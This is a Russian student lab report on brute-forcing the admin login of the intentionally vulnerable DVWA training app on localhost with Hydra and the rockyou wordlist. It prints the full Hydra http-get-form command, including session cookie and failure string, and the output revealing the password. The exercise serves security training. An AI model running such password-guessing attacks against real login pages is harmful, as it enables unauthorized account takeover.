

Индивидуальный проект

Этап 3

Кармацкий Н. С. Группа НФИбд-01-21

7 Сентября 2024

Российский университет дружбы народов, Москва, Россия

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [@brute, @force, @parasram].

Выполнение лабораторной работы

Список паролей 1

Для того, чтоб пробрутфорсит пароль, нужно сначала найти список частоиспользуемых паролей. Он есть уже в Kali Linux, поэтому нам нужно только его найти и разархивировать каталога с ним (рис. 1).


```
(nskarmatskiy@kali)-[~]
└─$ locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz

(nskarmatskiy@kali)-[~]
└─$ cd /usr/share/wordlists

(nskarmatskiy@kali)-[/usr/share/wordlists]
└─$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst   sqlmap.txt  wifite.txt
```

Рис. 1: Список паролей(в архиве и без)

Прочитаем файл, чтоб удостовериться что это он (рис. 2).

A terminal window with a dark background. The prompt is '(nskarmatskiy@kali)-[/usr/share/wordlists]'. The command '\$ cat rockyou.txt' has been entered. The output is a list of passwords: 123456, 12345, 123456789, password, iloveyou, princess, 1234567, rockyou, 12345678, abc123, nicole, daniel, babygirl, monkey, lovely, jessica, and 654321.

```
(nskarmatskiy@kali)-[/usr/share/wordlists]  
$ cat rockyou.txt  
123456  
12345  
123456789  
password  
iloveyou  
princess  
1234567  
rockyou  
12345678  
abc123  
nicole  
daniel  
babygirl  
monkey  
lovely  
jessica  
654321
```

Рис. 2: Чтение файла

Заходим на сайт DVWA, в подпункт с Brute Force. Тут мы будем проверять правильность выданных данных с помощью Hydra (рис. 3).




Рис. 3: Сайт DVWA

Для получения пароля и логина нам нужны файлы cookie, поэтому устанавливаем расширение, которое поможет посмотреть их параметры, а так же скопировать их (рис. 4).




Рис. 4: Копирование параметров cookie

Вводим в Hydra нужную информацию. пароль будем подбирать для пользователя admin, используя GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID(параметры cookie) (рис. 5).

```
(nskarmatskiy@kali)-[/usr/share/wordlists]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=a6b8qo00imhqpqskl0djiifqpdR:F=Username and/or password incorrect."
```

Рис. 5: Запрос Hydra

Спустя небольшое количество времени получаем результат в виде подходящий пароля и логина для конкретного юзера (рис. 6).


```
L$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=a6b8qo00imhpgskl0djifqodr:F=Username and/or password incorrect."
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 12:12:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:i/p:14344399), -896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=a6b8qo00imhpgskl0djifqodr:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-26 12:13:04

Рис. 6: Результат запроса

Вводим полученные данные на проверку (рис. 7).



The screenshot displays the DVWA web application interface. At the top, there is a dark header with the DVWA logo. Below the header, a left sidebar contains a menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area is titled "Vulnerability: Brute Force". It features a "Login" section with two input fields: "Username:" containing the text "admin" and "Password:" containing seven dots. A "Login" button is positioned below the password field. At the bottom of the main content area, there is a section titled "More Information".

Рис. 7: Ввод данных в уязвимую форму

Получаем положительный результат проверки пароля, а это значит что все сделано верно (рис. 8)

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area **admin**



Приобрели практические навыки по использованию инструмента Hydra для брутфорса паролей.

[1] <https://spy-soft.net/rockyou-txt/> - Словарь Rockyou.txt где находится в Kali Linux